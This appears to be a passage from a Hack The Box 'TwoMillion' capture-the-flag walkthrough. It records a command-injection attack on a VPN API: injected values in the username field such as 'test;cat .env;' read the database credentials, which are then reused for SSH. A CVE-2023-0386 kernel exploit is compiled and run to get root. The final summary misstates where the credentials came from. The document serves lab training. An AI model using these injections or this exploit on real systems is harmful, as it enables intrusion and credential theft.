Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 14

/var/www/html
```

I viewed the *database.php* and found that the credentials were fetched through environment variables.



Request

```
POST /api/v1/admin/vpn/generate HTTP/1.1
Host: 2million.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.6167.85 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/s
igned-exchange;v=b3;q=0.7
Referer: http://2million.htb/home/access
Content-type: application/json
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=ltqniuhnneusl69btr2lqjvbik
Connection: close
Content-Length: 42

{
  "username":"test;cat Database.php;"
}
```

Response

```
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 1237

<?php

class Database
{
private $host;
private $user;
private $pass;
private $dbName;

private static $database = null;

private $mysql;

public function __construct($host, $user, $pass, $dbName)
{
$this->
  host     = $host;
```

Hence, I tried to view all the files in the */var/www/html* directory.

Request

```
POST /api/v1/admin/vpn/generate HTTP/1.1
Host: 2million.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.6167.85 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/s
igned-exchange;v=b3;q=0.7
Referer: http://2million.htb/home/access
Content-type: application/json
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=ltqniuhnneusl69btr2lqjvbik
Connection: close
Content-Length: 32

{
  "username":"test;ls -la;"
}
```

Response

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 21 Jun 2024 14:13:33 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 690

total 56
drwxr-xr-x 10 root root 4096 Jun 21 14:10 .
drwxr-xr-x  3 root root 4096 Jun  6  2023 ..
-rw-r--r--  1 root root   87 Jun  2  2023 .env
-rw-r--r--  1 root root 1237 Jun  2  2023 Database.php
-rw-r--r--  1 root root 2787 Jun  2  2023 Router.php
drwxr-xr-x  5 root root 4096 Jun 21 14:10 VPN
drwxr-xr-x  2 root root 4096 Jun  6  2023 assets
drwxr-xr-x  2 root root 4096 Jun  6  2023 controllers
drwxr-xr-x  5 root root 4096 Jun  6  2023 css
drwxr-xr-x  2 root root 4096 Jun  6  2023 fonts
drwxr-xr-x  2 root root 4096 Jun  6  2023 images
-rw-r--r--  1 root root 2692 Jun  2  2023 index.php
drwxr-xr-x  3 root root 4096 Jun  6  2023 js
drwxr-xr-x  2 root root 4096 Jun  6  2023 views
```

I found the .env file.

I read the file to view its contents.

Request

```
POST /api/v1/admin/vpn/generate HTTP/1.1
Host: 2million.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.6167.85 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/s
igned-exchange;v=b3;q=0.7
Referer: http://2million.htb/home/access
Content-type: application/json
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=ltqniuhnneusl69btr2lqjvbik
Connection: close
Content-Length: 34

{
  "username":"test;cat .env;"
}
```

Response

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 21 Jun 2024 14:15:23 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 87

DB_HOST=127.0.0.1
DB_DATABASE=htb_prod
DB_USERNAME=admin
DB_PASSWORD=SuperDuperPass123
```

I used the username and password to access the machine through ssh.

```
┌──(root㉿kali)-[~/htb/twomillion]
└─# ssh admin@10.10.11.221
admin@10.10.11.221's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.70-051570-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Jun 21 02:18:04 PM UTC 2024

  System load:  0.0               Processes:             217
  Usage of /:   73.1% of 4.82GB   Users logged in:       0
  Memory usage: 8%                IPv4 address for eth0: 10.10.11.221
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge
```

I found the first flag in the */home/admin* directory.

```
admin@2million:~$ pwd
/home/admin
admin@2million:~$ ls
user.txt
admin@2million:~$ cat user.txt
d1c805f73f302d50482357a0fde06795
```


PRIVILEGE ESCALATION

I viewed my mail in the */var/mail* directory.

```
admin@2million:/var/mail$ cat admin
From: ch4p <ch4p@2million.htb>
To: admin <admin@2million.htb>
Cc: g0blin <g0blin@2million.htb>
Subject: Urgent: Patch System OS
Date: Tue, 1 June 2023 10:45:22 -0700
Message-ID: <98765432210@2million.htb>
X-Mailer: ThunderMail Pro 5.2

Hey admin,

I'm know you're working as fast as you can to do the DB migration. While we're partially down, can you also upgrade the OS on our web host? There
 have been a few serious Linux kernel CVEs already this year. That one in OverlayFS / FUSE looks nasty. We can't get popped by that.

HTB Godfather
```


I then found kernel info from **uname** and looked for the CVE mentioned in the mail.

```
admin@2million:/var/mail$ uname -a
Linux 2million 5.15.70-051570-generic #202209231339 SMP Fri Sep 23 13:45:37 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
```




Hence, I looked for ways to exploit this and found this C code: https://github.com/xkaneiki/CVE-2023-0386.

I checked if gcc and wget were present.



I then downloaded the script as a zip file on my system and transferred it to the target.



I unzipped the file and compiled the exploit.

```
admin@2million:/tmp$ unzip CVE-2023-0386-master.zip
Archive:  CVE-2023-0386-master.zip
737d8f4af6b18123443be2aed97ade5dc3757e63
   creating: CVE-2023-0386-master/
  inflating: CVE-2023-0386-master/Makefile
  inflating: CVE-2023-0386-master/README.md
  inflating: CVE-2023-0386-master/exp.c
  inflating: CVE-2023-0386-master/fuse.c
  inflating: CVE-2023-0386-master/getshell.c
   creating: CVE-2023-0386-master/ovlcap/
 extracting: CVE-2023-0386-master/ovlcap/.gitkeep
   creating: CVE-2023-0386-master/test/
  inflating: CVE-2023-0386-master/test/fuse_test.c
  inflating: CVE-2023-0386-master/test/mnt
  inflating: CVE-2023-0386-master/test/mnt.c
```

```
admin@2million:/tmp/CVE-2023-0386-master$ make all
gcc fuse.c -o fuse -D_FILE_OFFSET_BITS=64 -static -pthread -lfuse -ldl
fuse.c: In function ‘read_buf_callback’:
fuse.c:106:21: warning: format ‘%d’ expects argument of type ‘int’, but a
  106 |     printf("offset %d\n", off);
      |                    ~^     ~~~
      |                     |     |
```

```
admin@2million:/tmp/CVE-2023-0386-master$ ./fuse ./ovlcap/lower ./gc
[+] len of gc: 0x3ee0
[+] readdir
[+] getattr_callback
/file
[+] open_callback
/file
[+] read buf callback
offset 0
size 16384
path /file
[+] open_callback
/file
[+] open_callback
/file
[+] ioctl callback
path /file
cmd 0x80086601
```

```
admin@2million:/tmp/CVE-2023-0386-master$ ./exp
uid:1000 gid:1000
[+] mount success
total 8
drwxrwxr-x 1 root   root     4096 Jun 21 15:00 .
drwxrwxr-x 6 root   root     4096 Jun 21 15:00 ..
-rwsrwxrwx 1 nobody nogroup 16096 Jan  1  1970 file
[+] exploit success!
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@2million:/tmp/CVE-2023-0386-master#
```

Now I moved into the *root* directory and captured the last flag.

```
root@2million:/# cd root
root@2million:/root# ls
root.txt  snap  thank_you.json
root@2million:/root# cat root.txt
ae219fa76aea6a84deb41791df3a808f
root@2million:/root#
```

CLOSURE

This was the first time I worked with an API, so this machine helped me learn several concepts. Here's a summary of how I captured both the flags:

1. I found the */invite* panel through the source code of the main website and used it to log in as a user.
2. After logging in, I navigated to the */access* tab. Using Burp Suite, I made requests at `/api/v1/admin/settings/update` to give my account *admin* access.
3. I then visited `/api/v1/admin/settings/update` and found the credentials to log in using **ssh**.
4. In the home directory of *admin*, I found the user flag.
5. I discovered a hint on how to escalate my privileges through an email in */var/mail*.
6. I used a kernel exploit to escalate my privileges.
7. Finally, I captured the final flag in the *root* directory.


S'HS
vtech